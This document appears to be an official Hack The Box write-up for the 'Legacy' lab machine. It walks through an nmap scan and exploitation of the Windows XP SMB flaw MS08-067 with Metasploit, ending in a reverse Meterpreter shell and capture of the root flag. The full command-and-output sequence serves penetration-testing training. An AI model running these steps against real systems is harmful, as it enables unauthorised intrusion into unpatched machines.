
LEGACY



Legacy
Windows 20 # 7505 7264

Hack The Box
Machine Profile
2.15.0

10.10.10.4
Machine IP

ch4p
Machine Maker(s)


0 Base Points | # 7505 System owns | 7264 User Owns | 970 Days old

Official Write-Up / Tutorial

Filename: Legacy.pdf
sha256: 302c9e91db277246df21539df95706607f037b9d81736046ebfa744730d15c8c


1. Run openvpn (see tutorial 00_HTB_Signup&Login.pdf)

2. Run the nmap command (open nmap_legacy.txt to see the full scan result)




```
root@kali:~/Desktop/HACKTHEBOX# nmap -T4 -A -p- 10.10.10.4
```

3. Analyze the namp result. Notice that the port 445 (SMB) is open with the following information




```
445/tcp  open   microsoft-ds  Windows XP microsoft-ds
```



```
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2019-11-09T22:15:06+02:00
```


4. Google the string “SMB Windows XP exploit”. You’ll get this as one of the results:
https://www.rapid7.com/db/modules/exploit/windows/smb/ms08_067_netapi

5. Start Metasploit




```
root@kali:~# msfconsole
[-] ***rting the Metasploit Framework console...|
[-] * WARNING: No database support: No database YAML file
[-] ***

       =[ metasploit v5.0.60-dev-                         ]
+ -- --=[ 1940 exploits - 1088 auxiliary - 333 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > 
```

6. Search for the keyword “netapi”. You will see a module called “ms08_067_netapi”.




```
msf5 > search netapi

Matching Modules
================

   #  Name                                 Disclosure Date  Rank    Check  Description
   -  ----                                 ---------------  ----    -----  -----------
   0  exploit/windows/smb/ms03_049_netapi  2003-11-11       good    No     MS03-049 Microsoft Workstation Service NetAddAlternateComputerName Overflow
   1  exploit/windows/smb/ms06_040_netapi  2006-08-08       good    No     MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow
   2  exploit/windows/smb/ms06_070_wkssvc  2006-11-14       manual  No     MS06-070 Microsoft Workstation Service NetpManageIPCConnect Overflow
   3  exploit/windows/smb/ms08_067_netapi  2008-10-28       great   Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption
```

8. Use that module




```
msf5 > use exploit/windows/smb/ms08_067_netapi
```

9. Complete the module’s requirements




```
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identif
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf5 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 10.10.10.4
RHOSTS => 10.10.10.4
```

10. Finally, deploy the payload by typing the word “exploit”.




```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.10.14.13:4444
[*] 10.10.10.4:445 - Automatically detecting the target...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability...
[*] Sending stage (180291 bytes) to 10.10.10.4
[*] Meterpreter session 1 opened (10.10.14.13:4444 -> 10.10.10.4:1030) at 2019-11-09 18:59:13 -0500
```

11. Inside the Meterpreter session, get the system information (for fun)



```
meterpreter > sysinfo
Computer        : LEGACY
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : HTB
Logged On Users : 1
Meterpreter     : x86/windows
```

12. Drop into the shell (type the word “shell” in Meterpreter). Go to Admin’s Desktop directory and print the flag (Windows uses “type” instead of “cat” command).



```
C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
993442d258b0e0ec917cae9e695d5713
```